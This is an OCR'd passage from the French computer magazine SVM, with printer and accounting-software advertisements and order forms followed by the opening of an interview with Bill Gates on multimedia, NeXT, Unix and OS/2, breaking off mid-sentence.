80 colonnes 264 CPS ____ 7 190,00 F
Fonction parking
entraînement continu et feuille à feuille simultané
buffer 8 Ko
Matrice maxi 360 × 360
Bac feuille à feuille ____ 1 650,00 F
Bac double ____ 2 490,00 F
Epson LQ-1050
idem LQ-850 mais en 132 col.
136 colonnes 264 CPS ____ 8 290,00 F
Fonction parking
entraînement continu et feuille à feuille simultané
buffer 8 Ko
Matrice maxi 360 × 360
Bac feuille à feuille ____ 1 950,00 F
Bac double ____ 2 990,00 F
Epson LQ-2550
136 colonnes 400 CPS ____ 12 990,00 F
Fonction parking
entraînement continu et feuille à feuille simultané
buffer 8 Ko
Matrice maxi 360 × 360
8 polices en standard
Bac double ____ 3 950,00 F

ADRESSE DE VOTRE AGENCE PCW ET BON DE COMMANDE EN FIN DE MAGAZINE

Implantée en France, depuis octobre 1988, PC Warehouse, chaîne de distribution internationale de micro-informatique, vous offre, dès aujourd'hui, grâce à son réseau national de 25 agences, qui en comptera plus de 100 en 1992, tout ce que vous attendez de l'informatique, du composant aux solutions professionnelles en passant par les micro-ordinateurs, périphériques et accessoires. PC Warehouse est déjà implantée en Australie, au Canada et aux États-Unis... En vous proposant les plus grandes marques, et en particulier les produits ARCHE, KENITEC, NORMEREL, les agences PC Warehouse mettent à votre disposition les solutions les plus performantes que vous choisirez avec l'aide de nos conseillers.
Vous disposerez également de toute notre infrastructure de S.A.V. et d'un service téléphonique d'assistance à votre écoute.
Nos produits sont vérifiés, testés en usine puis recontrôlés par nos services techniques à Cergy.

C'EST L'INVESTISSEMENT INFORMATIQUE HAUTE SÉCURITÉ AUX MEILLEURS PRIX !



PCW WAREHOUSE

les magasins de la qualité

Service lecteur n° 71, voir page 38

Service lecteur n° 57, voir page 38

Si vous savez faire ce numéro





vous pouvez vous servir de la nouvelle Swift 24.

Si vous savez composer un numéro de téléphone, vous saurez certainement vous servir d'une Swift 24. Pour vous en convaincre, appelez le Numéro Vert 05 00 13 23 et nous vous organiserons une démonstration.

Ses nombreuses fonctions sont contrôlées à partir d'un écran à cristaux liquides, qui vous indique la configuration choisie. Un clavier à six touches suffit pour profiter de tous les avantages de la Swift 24.

Elle possède toutes les fonctions papier habituelles. Plus une fonction parking qui permet de passer de l'alimentation listing au feuille à feuille en appuyant simplement sur une touche.

Obtenir une impression de qualité est tout aussi facile. Cinq polices de caractères résidentes sont au bout de vos doigts. Tout comme les émulations IBM, EPSON et NEC.

Vous pouvez programmer jusqu'à 4 formats d'impression différents. Il y a même une option couleur très simple et très abordable. Tout est bien sûr dirigé par le clavier.

La Swift 24 fait tout cela à une vitesse de 192 cps listing/64 cps courrier et bénéficie évidemment de la garantie exclusive 2 ans de Citizen

Tous les noms cités sont des marques déposées par leurs propriétaires respectifs.

En fait, la Swift 24 a toutes les fonctions de modèles 24 aiguilles les plus chers mais pour un prix qui vous surprendra

Pour une démonstration gratuite, appelez le 05 00 13 23 ou tapez 3616 code OMNI sur votre Minitel, ou bien retournez le coupon, à OMNILOGIC Service Marketing, 11 rue de Cambrai, bâtiment 028, 75019 PARIS

2 ANS DE GARANTIE

Oui, je voudrais en savoir plus sur la Swift 24.

Nom: ....

Fonction: ....

Société: ....

Adresse: ....

....

Téléphone: ....

Retournez ce coupon à: OMNILOGIC Service Marketing, 11 rue de Cambrai, bâtiment 028, 75019 PARIS

N° VERT 05 00 13 23 APPEL GRATUIT



CITIZEN
IMPRIMANTES

Service lecteur n° 58, voir page 38

SVM 66

Comptable d'une bonne

Pour répondre à vos besoins, nos logiciels de gestion ont été développés avec 4 objectifs prioritaires :

simplicité d'utilisation, performances, souplesse d'adaptation et sécurités à tous les niveaux.

Ces produits sont le fruit d'une collaboration étroite de nos ingénieurs avec des experts comptables et des utilisateurs sans connaissance informatique.

Vous bénéficiez aussi de prix ultra-compétitifs grâce à notre politique de grande diffusion sur des produits vendus habituellement quatre fois plus cher.

Adoptez tout de suite une gamme de produits cohérente, sûre et évolutive.



Paye entièrement paramétrable. Calcul de la paye mensuelle, horaire ou selon vos paramètres spécifiques (BTP par ex.). Edition des bulletins de paye (nouvelles normes). Editions mensuelles (journal des salaires, cotisations à payer, listing des virements bancaires) et annuelles (récapitulations, statistiques analytiques, DAS). Journaux paramétrables. 99 sociétés. Possibilité de recalculer et rééditer le bulletin de paye. Gestion des congés payés et des repos compensateurs. Imputation possible des comptes dans EBP-Compta. Garanti 5 ans aux normes sociales. (Disque dur indispensable et 640 Ko)

1.790 F HT




La gestion commerciale de votre entreprise. Recherche des clients par libellé ou par code. Suivi des encours clients. Gestion paramétrable des stocks, des tarifs et des approvisionnements. Calcul des marges. 32 000 articles et clients. Etiquettes clients et articles. Gestion des représentants et des commissions. Imputation automatique du journal des ventes dans EBP-Compta. Statistiques par client ou par produit. Création de clients en cours de saisie. Gestion des BL, des acomptes, des escomptes et taxes parafiscales. Paramétrage total des factures (papier vierge, papier pré-imprimé ou format ticket de caisse). (Disque dur indispensable).

1.690 F HT




Comptabilité générale multi-sociétés (99) pour PME. 32 000 comptes et 32 000 écritures. Saisie par brouillards modifiables avant l'imputation définitive. Recherche et consultation de comptes en cours de saisie. Aides à la saisie. Libellés et contreparties automatiques. **Echéancier** et prévisions de trésorerie. **Lettrage** manuel ou automatique. Editions des brouillards, journaux, Grands livres, Balances, Bilan. Conforme aux normes (liasses fiscales 2050 à 2053). Interface avec Multiplan, dBase, etc... Statistiques, ratios de gestion. Comptabilité **analytique et budgétaire.** Protections des fichiers **en cas d'incidents (micro-coupures, etc...). (Version junior pour PC avec 2 disquettes : 1. 290 Frs HT/Version réseau : nous consulter)**

1.490 F HT



La gestion intégrée de votre entreprise : commerciale, financière et comptable de 1er niveau. Facturation avec ou sans gestion des stocks en HT ou TTC. **Ventes comptoir** en mode caisse enregistreuse avec ticket de caisse. Sortie d'étiquettes d'expédition. Saisie possible **des codes barre.** Gestion des devis. **Traitement de texte intégré** pour descriptifs ou Mailing automatique. Etiquettes clients et articles. Comptabilité auxiliaire clients/fournisseurs et enregistrement des journaux d'achat, de caisse et banque **sans connaissance comptable.** Rapprochement bancaire. Bordereaux de remise en banque. Relance clients. Statistiques. Brouillards comptables **directement récupérable dans EBP Compta.** (Disque Dur indispensable et 640 Ko - Version en Réseau : nous consulter)

2.499 F HT



Enfin, une gestion de fichiers puissante et facile à apprendre et à maîtriser pour bâtir des applications simples mais fiables. idéal pour la gestion d'adresse. Gère jusqu'à 2 millions d'enregistrements, 256 champs par enregistrement. Grande facilité de recherche et de consultation par des « vues-état » et des fenêtres. Tris et sélections multi-critères. Mailing et éditeur de texte intégré. Import-export de données. Fonctionne avec partage de fichiers sur réseau de type Novell. Livré avec des exemples d'applications : Gestion d'abonnés, facturation, etc...

595 F HT

gestion ? EBP !

Le service EBP c'est avant ET après la vente :



Essayez sans risque !

95 F HT

Le choix d'un logiciel est une décision importante. Pour vous permettre d'évaluer tranquillement nos produits de gestion et leur **adéquation avec vos besoins,** nous offrons l'essai complet du produit avec sa documentation complète (150 pages en moyenne). Ces produits sont opérationnels dans toutes leurs fonctions mais bridés en nombre d'écritures. Si vous décidez d'acheter un des produits, il vous suffira d'envoyer le complément du prix et vous recevrez le code de débridage pour l'utiliser totalement. (95 Frs HT déductible du montant de l'achat)



Une installation "Clef en main" :

Vous souhaitez des conseils spécifiques ? Une installation « clef en main » avec matériel, logiciels et formation ? Un réseau ou du multi-poste ? Contactez-nous ! Nous vous conseillerons ou vous dirigerons vers des distributeurs compétents dans votre région.




Assistance téléphonique : GRATUIT

En achetant nos produits, vous bénéficiez automatiquement pendant 2 ans d'une assistance téléphonique gratuite. C'est le service... bien compris



Gestion complète des immobilisations : Fichiers des équipements avec tableau d'amortissements linéaires, dégressifs, dérogatoires, techniques, véhicules de tourisme. Simulations. Visualisation graphique de l'évolution des investissements. Vérification de la cohérence fiscale. Lors de la cession : calcul des plus et moins values à CT et LT et de la TVA à reverser. En fin d'exercice : calcul des dotations et des écritures à passer. Imputation automatique des écritures de dotation dans EBP-Compta. **Sortie des liasses fiscales 2054 et 2055.** Multi-dossiers.

1.290 F HT



Un traitement de texte puissant, simple et agréable à utiliser : Menus déroulants. Fenêtres. Menus d'aide. **Dictionnaire de corrections** orthographiques **de 50.000 mots Français ou US.** Publipostage, masque de saisie et étiquettes. 20 typographies différentes. Tableaux avec filets. Multi-colonnes à l'écran. Tabulation décimale. Justification des typos à espacement proportionnel. Mise en page à l'écran. **Macro-commandes.** 600 imprimantes configurées y compris les imprimantes Laser. Téléchargement de polices. Fonctions « Réseau ». Logiciel compatible avec les standards du marché : ASCII, dBase, Multiplan, etc... Prise en main rapide grâce à une documentation claire en français (300 pages) comprenant un tutorial d'autoformation. (Non protégé contre la copie - fonctionne sur disquettes).

799 F HT

EBP
AUTRES PRODUITS

250 Formules

types pour Nathalie : ne perdez plus votre temps à concevoir et à saisir des lettres commerciales, des contrats types, des lettres d'embauches, des statuts de Sarl, Eurl ou SA, de PV d'assemblée, etc... Ces fichiers sont récupérables avec Nathalie ou un logiciel important de l'ASCII et peuvent bien sûr être modifiés et personnalisés : **198 F HT**

EBP-Fontes (polices téléchargeables pour HP Laserjet) .... **590 Frs HT**

Kit Bi-poste « EBP-Transfert » pour faire communiquer deux PCs en mode local au moyen des sorties série standard. Fonctionne en tâche de fond. Utile pour une application de gestion. Transferts quotidiens de fichiers. Partage d'imprimante. Sauvegarde d'un disque sur l'autre. Transfert entre lecteurs de disquettes 3' 1/2 et 5 1/4. Livré avec un câble de 10 ou 18 m .... **850 Frs HT**

EBP-Documentation : .... **2.950 Frs HT**

EBP-Expert (générateur de système expert) : ..... **699 Frs HT**

EBP-Bourse (gestion de portefeuille boursier) : .... **790 Frs HT**

Lecteur code à barre utilisable avec EBP-Commerce : ..... **2.690 Frs HT**

BON de COMMANDE

Logiciels pour IBM XT-AT-PS et compatibles (512 Ko minimum)

M.................................... SVM 66

Adresse ....

CP, Ville...........................

- ☐ EBP-Compta (Version St) **1 767,14 Frs TTC**
- ☐ EBP-Commerce & Artisanat **2 963,81 Frs TTC**
- ☐ EBP-Immobilisations **1 529,94 Frs TTC**
- ☐ EBP-Paye **2 122,94 Frs TTC**
- ☐ EBP-Facture **2 004,34 Frs TTC**
- ☐ Nathalie 3 **947,61 Frs TTC**
- ☐ EBP-Fichiers **705,67 Frs TTC**
- ☐ 250 Formules **234,82 Frs TTC**
- ☐ EBP-Fontes **699,74 Frs TTC**
- ☐ EBP-Transfert **1 008,10 Frs TTC**

Format des ports série :
☐ 25 & 25 ☐ 9 & 25 ☐ 9 & 9

Produit bridé :
- ☐ EBP-Compta version
- ☐ Junior ☐ Standard
- ☐ EBP-Facture
- ☐ RBP-Paye
- ☐ EBP-Immobilisation
- ☐ EBP-Commerce & Artisanat
- ☐ EBP-Fichiers

112,67 Frs TTC déductible

Format des disquettes : ☐ 3 1/2 ☐ 5 1/4
et joint un chèque à la commande de ....Frs

Nous acceptons les bons de commandes de l'Administration

Pour l'export et les DOM-TOM :
Payer le total HT + 50 Frs

Carte bleue ou Visa :
(600 Frs HT minimum)

| | | | | | | | | | | | | | | |

Date d'expiration :
Signature :

Je joints un chèque à la commande de ....Frs

Franco de port - Une facture sera jointe à l'envoi
(Contre-remboursement : + 50 Frs et 500 Frs minimum)

Je demande :
☐ Une documentation sur :
....

☐ Un dossier pour devenir revendeur EBP

Livré chez vous sous 24 à 48 heures
Commande par lettre ou téléphone à :


EBP

BP 95
78513 RAMBOUILLET Cedex
Tél. (1) 30.59.80.40

Service lecteur n° 59, voir page 38

BILL GATES

Mercredi 4 octobre. Bill Gates a présidé le matin même l'annonce par Microsoft France de la version OS/2 du tableur Excel. L'après-midi, il participe aux festivités de l'inauguration d'Infomart, le marché permanent des technologies de l'information et de la communication, qui s'est installé au CNIT, au cœur de La Défense. L'occasion de brosser un vaste tour d'horizon de la micro-informatique avec le patron de Microsoft, premier éditeur mondial de logiciels, témoin et acteur privilégié de cette industrie depuis quinze ans. L'ordinateur multimédia de demain, Next, Unix, l'avenir d'OS/2, les techniques de programmation, Bill Gates s'exprime sur tous les grands sujets de l'heure. Sans hésiter à bousculer les idées reçues, ni à renier certains grands projets du passé...



Photos Luciano DANIELI

SVM : La devise de Microsoft reste « Un ordinateur sur chaque bureau, un ordinateur dans chaque maison ». Croyez-vous toujours à l'ordinateur familial ?

Bill Gates : Aujourd'hui, il est clair que nous visons principalement le bureau. Il y a certes un marché pour l'utilisation du micro-ordinateur à la maison dans le domaine de la productivité personnelle : traitement de texte, tableur, en particulier avec un produit comme Works. Mais cette sorte de productivité ne peut toucher, au mieux, qu'un quart des foyers. Pour toucher le public le plus large, il faut un produit radicalement différent, un produit qui n'existe pas encore, mais qui émergera de ce que nous étudions avec IBM dans le domaine du multimédia. Ce n'est pas pour tout de suite : si nous prenons un micro-ordinateur d'aujourd'hui, que nous lui ajoutons un lecteur de CD-ROM, des capacités vidéo et audio, cela nous conduit à une configuration beaucoup trop chère, 3 000 dollars minimum. Il faudra plusieurs années avant que nous envisagions de commercialiser une telle machine. Il faut que les prix baissent, et

que nous ayons de très nombreux logiciels disponibles. Alors, seulement, nous pourrons recommencer à parler d'un marché familial.

N'était-ce pas déjà, il y a quelques années, le but du standard MSX, auquel vous étiez directement associé ?

Nous n'avons jamais rêvé d'un ordinateur MSX par foyer. C'était juste une sympathique petite machine, avec un processeur Z80, et de bonnes possibilités graphiques. En fait, Microsoft a fait avec ça une bonne affaire : la conception de la machine ne nous a pas coûté très cher, et il s'en est quand même vendu 2 millions au Japon. Philips et Sony ont tenté d'implanter le standard en Europe, mais sans grand succès, quelques centaines de milliers de machines tout au plus. Au Japon, et dans quelques autres pays, notamment en Amérique du Sud, les machines MSX continuent à se vendre. C'est un phénomène semblable à celui de l'Apple II. En réalité, Microsoft n'a jamais eu plus de deux personnes directement impliquées dans le MSX. Le principal promoteur du standard était ASCII, notre représentant au Japon, dont nous nous sommes depuis séparés.

Mais à l'époque, Philips et Sony n'hésitaient pas à parler de multimédia...

Non... Ce n'était qu'un ordinateur 8 bits. Personne n'a jamais dit que c'était la base d'un système multimédia, ni qu'on allait lui adjoindre un lecteur de CD-ROM. Il y avait là de bonne possibilités graphiques et musicales, mais nous n'avons jamais envisagé d'en faire la première brique de ce dont nous parlons maintenant. La machine multimédia de demain, ce sera un processeur 80386 et plusieurs méga-octets de mémoire vive. Et ce sera encore insuffisant pour rendre la chose intéressante pour le grand public, notamment à cause du prix. C'est pourquoi il s'agit d'un projet à très long terme. Nous avons forgé notre devise en 1974, mais nous saurons nous montrer très patients quant à son accomplissement. Heureusement, avant ma mort, nous dirons : « *Voilà, c'est fait...* »

Ces cinq prochaines années, quelles vont être les technologies-clefs qui dessineront les grandes lignes de cet ordinateur grand public ?

Il n'y a pas de grande ligne de séparation entre les produits grand public et les produits professionnels. Quand on regarde ce que les gens veulent faire, on se rend compte que les deux environnements se chevauchent de plus en plus. Les technologies-clefs existent déjà, elles n'ont simplement pas encore été correctement intégrées, et surtout elles restent trop coûteuses : le CD-ROM, les systèmes hypermédias, les techniques vidéo, l'utilisation de processeurs de signal numérisé (DSP), voilà les technologies-clefs. Tout cela existe. Mais le plus difficile est de concevoir les logiciels qui permettront d'intégrer toutes ses possibilités – des versions multimédia de Windows et d'OS/2 par exemple. En fait, la première technologie-clef, c'est le microprocesseur Intel, et la mémoire vive bon marché.

En la matière, que pensez-vous de Next, l'ordinateur de Steve Jobs ? Il y a un an, lors du lancement de la machine, vous vous êtes montré très sceptique, et Microsoft est l'un des seuls grands éditeurs de logiciels à affirmer avec force qu'il ne s'y intéresserait pas. Aujourd'hui, alors que Next est désormais en vente aux Etats-Unis et au Japon, votre point de vue a-t-il changé ?

L'année dernière, Steve Jobs m'avait affirmé qu'il aurait aujourd'hui vendu 100 000 machines. En fait, il n'en a encore livré que quelques milliers. Il leur a fallu beaucoup plus de temps que prévu pour finaliser le système. Mon point de vue reste le même : c'est une machine intéressante, avec quelques bonnes idées, mais je crois que l'on peut parvenir aux mêmes résultats en restant dans le cadre de la compatibilité IBM, sans avoir à jeter la plupart des logiciels tournant aujourd'hui dans le monde. Le lecteur de disques optiques est une bonne chose, mais nous pouvons en connecter un à un PC. Si le processeur de signal devient quelque chose d'important, nous le connecterons au PC. Des centaines et des centaines de gens, DEC, Hewlett-Packard, Texas Instruments, m'ont déjà montré des ordinateurs non compatibles, et nombre d'entre eux avaient de très bonnes idées.

Mais investir dans un nouveau standard, reconstituer une bibliothèque de logiciels conséquente, réfléchir aux moyens de connecter cela aux standards existants, tous ces efforts ne peuvent se justifier que pour une machine capable de faire ce que les autres ne font pas. Sur Next, je ne vois rien qui en fasse quelque chose d'unique en son genre. Mais mon esprit reste ouvert, j'ai souvent l'occasion de discuter avec Steve Jobs, nous échangeons nos points de vue. Un an après son lancement, le Macintosh s'était vendu à 100 000 exemplaires. Si Next en fait autant, ce sera un bon départ. Mais en ce qui nous concerne, nous ne pouvons disperser nos efforts. Windows, Presentation Manager et le Macintosh requièrent toute notre attention. Nous avons encore beaucoup de choses à faire, que nous voulons faire. Parce que ce sont ces environnements qui sont importants aujourd'hui.

Avez-vous appris, toutefois, quelque chose de Next ?

Oui et non... C'est difficile à expliquer, mais j'ai vu tellement de machines... Pour la presse, celle-ci est différente. Pour moi, la seule chose qui la rende différente est qu'il s'agit de l'ordinateur de Steve Jobs. Mais quand vous achetez la machine, il n'est pas dedans ! Donc, c'est un ordinateur avec un clavier. Bravo. Avec un écran, une interface graphique. Rien de nouveau...

Mais ce qui fait la force de Next, n'est-ce pas son environnement logiciel, la manière de programmer ? N'est-ce pas la bonne direction ?

Je connais bien le gars qui dirige le logiciel chez Next, Bud Tribble. C'est quelqu'un de très valable, qui a été impliqué dans le développement du Macintosh. Dans Nextstep, l'environnement de Next, il y a de bonnes idées, mais ce ne sont pas des idées originales. Toutes viennent d'ailleurs ; pour beaucoup et comme souvent, de chez Xerox. Or, nous – et probablement une centaine d'autres sociétés – travaillons également sur des outils qui s'appuient sur ces idées, et qui les mènent bien plus loin que ne le fait Next.

Next nous amène au problème du système d'exploitation Unix. Comment voyez-vous aujourd'hui l'évolution de ce marché, entre le Xenix de Microsoft et Santa Cruz Operations, les travaux de l'Open Software Foundation, ceux de Unix International, qui tentent d'élaborer un standard ouvert ?

Il n'y a pas de marché Unix. Parler de marché Unix ne fait qu'ajouter à la confusion. Seuls les gens de l'industrie peuvent raisonner en ces termes. Les utilisateurs, eux, veulent seulement acheter du logiciel, l'installer sur leur machine, et que ça marche. Avec Unix, de quel jeu d'instructions parle-t-on, de quel noyau du système d'exploitation, de quel environnement graphique, de quelle interface utilisateur ? Il y a davantage de versions d'Unix que d'autres systèmes d'exploitation tous confondus. Le fait qu'une machine X utilise Unix, et qu'une machine Y utilise également Unix, est absolument sans signification : cela ne vous aide pas à concevoir des applications qui fonctionneront à la fois sur X et sur Y, pas plus que cela ne vous aide à maîtriser le fonctionnement d'une machine Z également sous Unix.


Nous avons eu beaucoup de succès avec Unix, nous en avons plus vendu que quiconque, simplement parce que nous sommes toujours restés en retrait de ces idées vagues. Nous continuons à travailler avec SCO – nous

Une rencontre décapante avec le fondateur de Microsoft

avons d'ailleurs investi dans la société l'an dernier – mais nous ne raisonnons pas en termes de marché Unix. Aucun de nos clients ne nous dit « *Je suis un client Unix* ».

La baisse de prix des stations de travail sous Unix les amène pourtant à concurrencer les micro-ordinateurs de haut de gamme. D'autant qu'elles sont de plus en plus simples d'emploi. Ne pensez-vous pas que de plus en plus de gens vont hésiter entre une machine Unix et une machine MS-DOS ou OS/2 ?

C'est le même problème. Il n'y a pas plus de machines Unix que de marché Unix. Il y a des



ordinateurs qui s'appellent Sun, ou Apollo, ou DEC. Chacun a un clavier particulier, une interface graphique particulière, des logiciels particuliers, qui ne fonctionnent pas sur d'autres ordinateurs sous Unix. À l'époque où les PC n'avaient pas de graphique, pas d'architecture 32 bits, pas de système d'exploitation multitâche, pas d'applications avancées, il s'en vendait mille fois plus que de ces autres machines.


Aujourd'hui, qu'est-ce qui a changé ? Le PC a le multitâche, l'affichage graphique, le processeur 32 bits. Le 486 est plus puissant que n'importe quelle machine de Sun... Le PC est le seul à avoir changé, les autres demeurent ce qu'ils ont toujours été. Les gens disent maintenant qu'il y a dilemme. Pour ma part, je n'en vois aucun. Tout ce que je vois, c'est que les applications qui fonctionnaient sur ces machines vont être portées sous OS/2.

En ce qui concerne OS/2 justement, vous venez d'annoncer une nouvelle version du tableur Excel adaptée à cet environnement. Quelles sont pour vous les prochaines étapes nécessaires pour en favoriser le succès ?

La chose la plus importante est la manière dont les applications vont fonctionner ensemble. Les processus de communication entre les logiciels, qui vont permettre un véritable traitement coopératif, nous donnent une souplesse que nous n'avions pas jusque-là : ils vont nous permettre de réduire la complexité croissante des logiciels. Les gens auront des outils qu'ils pourront associer selon leurs besoins particuliers, plutôt qu'une application qui essaie de tout faire. C'est à l'opposé de ce qui prévaut dans MS-DOS, et c'est un changement fondamental. Aussi, je pense que les premiers grands utilisateurs d'OS/2 seront en fait les gens qui doivent se connecter à des grands systèmes, les développeurs, les professionnels de la CAO ou de l'édition électronique. Ces marchés-là se développeront dans un premier temps beaucoup plus vite. Mais quand les gens verront comment cela fonctionne, tout ce que permet OS/2, de plus en plus d'applications moins spécialisées seront réalisées. Quand on voit qu'IBM livre maintenant ses PS/2 avec 4 Mo de mémoire vive en standard, tout ce qu'il nous reste à prouver, c'est qu'OS/2 est un meilleur DOS que MS-DOS et un meilleur Windows que Windows. Il y a encore quelques petites choses qui nous empêchent de le dire dès aujourd'hui. Toutefois, dès que sortira la version 32 bits d'OS/2, la version 2.0 que nous lancerons dans le courant de l'année prochaine, nous pourrons dire sans aucune hésitation qu'elle est un meilleur système d'exploitation que MS-DOS, et un meilleur environnement graphique que Windows.

Au sein de Microsoft, quels sont les liens entre les équipes de développement de Windows et celles d'OS/2 ?

L'interface utilisateur étant identique, toute modification apportée à l'un doit forcément être reportée dans l'autre. Certaines choses sont en revanche conçues séparément, le système de gestion des fichiers par exemple. OS/2 supporte l'ancien système, mais intègre le nouveau – plus rapide, permettant des



